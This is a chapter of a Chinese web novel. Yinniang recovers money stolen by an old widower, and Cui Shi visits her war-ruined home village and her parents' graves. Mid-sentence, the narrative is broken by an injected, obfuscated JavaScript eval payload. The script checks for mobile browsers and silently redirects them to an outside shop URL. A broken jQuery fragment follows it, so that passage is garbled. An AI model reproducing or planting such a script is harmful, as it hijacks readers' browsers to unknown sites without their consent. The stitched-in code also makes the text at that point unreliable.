素莲听到动静赶来,见音娘把人骨节都削了,掰开她发狠的手,夺走匕首,温声安慰,“别怕,我在我在。”
音娘这才拢回神识,窝进莲姐姐怀里抽断气地哭,“他把我辛辛苦苦攒的钱钱才都偷走了……”
“那你也不能把人皮削了。”老鳏夫痛得在地上打滚,张口闭口就是要把音娘杀了,素莲赶紧用抹布将他口封紧,绑在墙桩上。
音娘望着一地血流,颤巍巍问,“这可如何是好?”
“一不做二不休,干脆把他舌头也割了,这样就不会胡言乱语说是咱做的。”莲姐姐开玩笑说。
“不行不行,我不敢。”音娘扔掉匕首,无法抹去方才害人的可怖,要是莲姐姐没及时来,她恐怕要把人都砍了。
老鳏夫原是恶狠狠地盯死她们,见陈素莲说要把舌头割了,立即泪眼汪汪求饶。
“姑奶奶绕了我吧,我以后再也不敢了。”
“那你把我的钱都交出来!”她在莲姐姐的帮助下,气势大了许多,捡起匕首就是恐吓。
“在,在我那床褥下面,都,都在那里。”
“这才对嘛,我和你也算旧识了,每日欺负我们音娘,你到底害不害臊?”素莲双指弹了弹他耷拉的脸皮,“老不死的!”
音娘把钱都找了回来,老鳏夫存的棺材钱她没拿,只补上自己的十几两银子。
担心说,“万一他找人害我们如何是好?”
“我看他敢?我陈素莲拼了命也不会再让老鳏夫伤害你。”
老鳏夫点头如捣蒜,“我发誓一个字不说。”
音娘思来想去,别无他法,只好将老鳏夫解开,心中隐隐不安。
叮嘱莲姐姐,“你要小心。”
几日过去。
老鳏夫消停没再弄出什么动静,只是偶尔和村中的猪朋狗友来家里吃酒,其余相安无事。
她会常常想起崔公子,更是在午夜梦回忆起那张被她恶意弄脏的脸。
想到他憨乎模样便笑得睡不着。
音娘决定明日便去找他,不想二人因为一些小事便生了隔阂。
崔实让毕楚从何有柳那里要来音娘的户籍,得知她老家曾是大邕边境,终年战乱,直到前几年他率军平定叛党,才开始休养生息。
篱康,倒是许久未去,也不知道如今百姓过得怎么样,也该去看看了。
他不在时让毕楚守着,若音娘回来找他,务必第一时间告知。
音娘离去次日,他便到了篱康,望着感慨颇多,自己的仕途从此处冉冉升起,也是从此处石滚山崖。
重隆爷忌讳崔氏,怕重蹈当年覆辙,屡屡架空派他处,调离朝政。
又因崔实勇冠三军,乃朝中年青将军,将他扼杀在摇篮,杜绝拥兵自重,功高盖主。
而皆因先皇后庄氏旁支权势过大,把控朝政,危及皇权。
大邕宗亲大臣互为眼中钉,内斗三年,最后伤及国家根本才平息下来。
而祖母连带族亲有意复清当年盛位,也早已被重隆爷知晓,加诸其他,崔氏要想坐稳朝政肱骨之位,怕是不容易。
而篱康县早已不似过去十几年战乱穷困。
崔实如愿底找到音娘的老家,一家破落草房,里外早已空荡荡,依旧能看出当年百姓流离失所的可怖情形。
一位耄耋老奶奶从草堆后慢悠悠走来,问,“你是什么人啊?认识音娘那女娃不?”
崔实上前扶,“我认识她,老奶奶您是?”
“我是她邻居,这孩子脾气倔,一走就是这么多年,连她爹娘死也没回来。”老奶奶引崔实看歪歪扭扭杵在沙土上的破木块,无字碑。
“老太我也不会写字,她爹娘在战乱死掉咯,尸体都找不到,我寻了两块木板立在门口,知道她们最挂念音娘,也是为了有朝一日回来,能磕个头……”
“对了,音娘那孩子过得怎么样?她弟弟也走了几年,现在也不知是生是死……”老太动容落泪,对这家人悲惨命运感慨颇深。
崔实不解其中,音娘对她的爹娘仇恨,又因何在老奶奶看来,音娘才是那个不肖子。“老奶奶可否与我讲清当年发生了什么?”
“是这样的……”
原来当年她父母是给音娘择了锦州普通人家,并非长康村那深山老林之地。
那长康村,谁是她的夫婿,按毕楚所讲,皆是老弱病残,根本无人配得上音娘。
他更是捉急想问清楚。
老奶奶继续说来,“她爹娘去了几次要她的那户人家,说她逃了,根本连人影都没着。她阿娘还为此生了几年重病。”
“对了公子,你是音娘的夫婿?看你一表人才,穿着华贵,若是她爹娘在天之灵能看到,也算是安心了。”
有人将他的真心话说出,心里到底是高兴的,但这事儿并非他一人胡想便可,况且音娘已嫁作他人。
“我们暂且是友人,今日协礼来,便是替音娘了却一桩心愿。”
音娘在外孤身一人,无亲人依傍,他的身份特殊且不好直接出手,便想此法,可能的话,想让她们团聚。
二来,也是想打听音娘夫婿到底是何人,他未言明,五千两黄金已在来的路上。
老奶奶失望一笑,抓着崔实的手问,“那她现在夫婿是什么人,家在何处,对她可尽心尽意?”
“协礼……会对她好的。”
老奶奶耳背,听成那人对她好,“那我就放心了。”
“对了,这是她娘生前留下的木栉,交代我若是音娘回来了,定要交给她。你替我送去吧。”
发黄断了一齿的木栉,爬山斑驳的岁月痕迹,处处透露着当年战乱的风霜。
崔实些许动容,双手接过,“我会将它好好交到音娘手中。”
崔实走之前,将草房的灰尘打扫,里外拾掇一遍,喊人定制一副新的墓碑,带来些祭祀物品,庄重地跪了下去。
“崔实算不得一个正人君子,却是真的一心待音娘,今日唐突前来,便是想得一个机会。”
“我知她的处境艰难,经常落伤,劳作天昏才归,夫婿也并非当年二老首肯之人,若二老在天也不愿见音娘受欺负,便容许我将她带走。”
吹过一阵凉风,崔实起身,笑意未明,“那崔实便当作二老答应了。”
白鸽落在崔实肩上,毕楚来信:速归。
音娘心中有歉,特地给崔公子裁了一身衣裳,想得他原谅。
崔实从篱康县八百里加急回来,见音娘前特地在山里跑了几十里,后冷水浇身,现如今寒气入骨,虚弱无力。
毕楚看了都摇头,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17621522|205364||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
龃龉了一句痴情汉,“那娘子早已有夫婿,大人这简直有辱家风……”
崔实不听,只管着闻风中味道,“你要是闲的,就想办法找出那个男人到底是谁。”
毕楚也无解,他算是翻遍了长康村,也不知道那位神秘人。
“不如,大人你直接问音娘吧,真诚总是比诡计多端好……”他收拾整洁洞中,还将大人的衣物都清洗了一遍。
“我看你是不服管教了。”
“要是老太太知晓,那大人该如何是好。”
崔实并非没有想过这个问题,祖母看重门当户对,不是容易说服,不过想这些还为时尚早,会有办法的。
熟悉的香味越来越近。
“她来了,小心点别被发现了,对了,你去篱康找找有没有一个叫岑念棠的男孩。”
毕楚应是,“大人料事如神?这都能知道?”周遭并未有人,他鬼鬼祟祟地收拾好东西,怎么感觉不太光明正大……
而大人还在整理衣物,像只花孔雀一般。
“那大人有事吩咐属下,老太太那边,我尽量隐瞒。”
音娘一路忐忑,她不知要怎么解释自己离开这么多日,又担心崔公子是不是早已走了。
山雾笼罩,连路都难以看清,脚下长了新的杂草,不好走,他眼疾未好,容易磕伤,便一路除去旁边杂草。
越是这般念着他,心里越是不好受,她不过不愿接受他已走的事实,山路一看便知许久未有人踩踏……
“音娘。”
崔实等了许久,异香萦绕却久久不见人来,担心她遇到什么,便着急下山寻找。
音娘还以为幻听,看到人清楚地站在她面前时,才知道她是多么思念。
二人压制的冲动表现得与过往一样,只是互不敢对视,眼角皆猩红。
见音娘赤手出去野草,他心里不是滋味,“山路荆棘丛生,音娘也许久未上来了,莫要被刺伤。”
伸手领她上来。
音娘杂绪万千,一如矜贵的白面书生,轻而易举地打破她心底防线,无论她多么想将此人弄脏,折辱,终还是在她之上。
他根本没将她放心上,也从来没想过下山寻她。
看来她还需用别的法子……
避开他的帮扶,音娘怄气自己爬了上去。
“你眼疾好了?怎么还不离开。”
“未完全康复,偶尔能模糊辨别,尚看不清。”
音娘听此放心了不少,“那崔公子亦是需要我的帮助。”
他虚咳,还呕出血,“协礼无能,一人难以照料,劳烦音娘费心。”
看他比以前更虚弱,除了担心,还有种莫名的兴奋。
“你都这样了,也不问问我几日为何不来。”音娘拽他宽袖上山。
“协礼知惹了音娘生气,不敢问。”
“你知道便好,往后我说一你便不能提二,要时刻与我一致。”
崔实颔首,心里偷笑,只要音娘不生气就好。
“我看你都消瘦了。”
音娘将甜点,肉包,果子一一摊开,还有肥美鸡腿,“快吃吧。”
“对了,给你做了新衣裳,这么多天冷落你了是我不对,这便送当礼物。”
崔实展开,样式颜色与音娘身上穿的相似……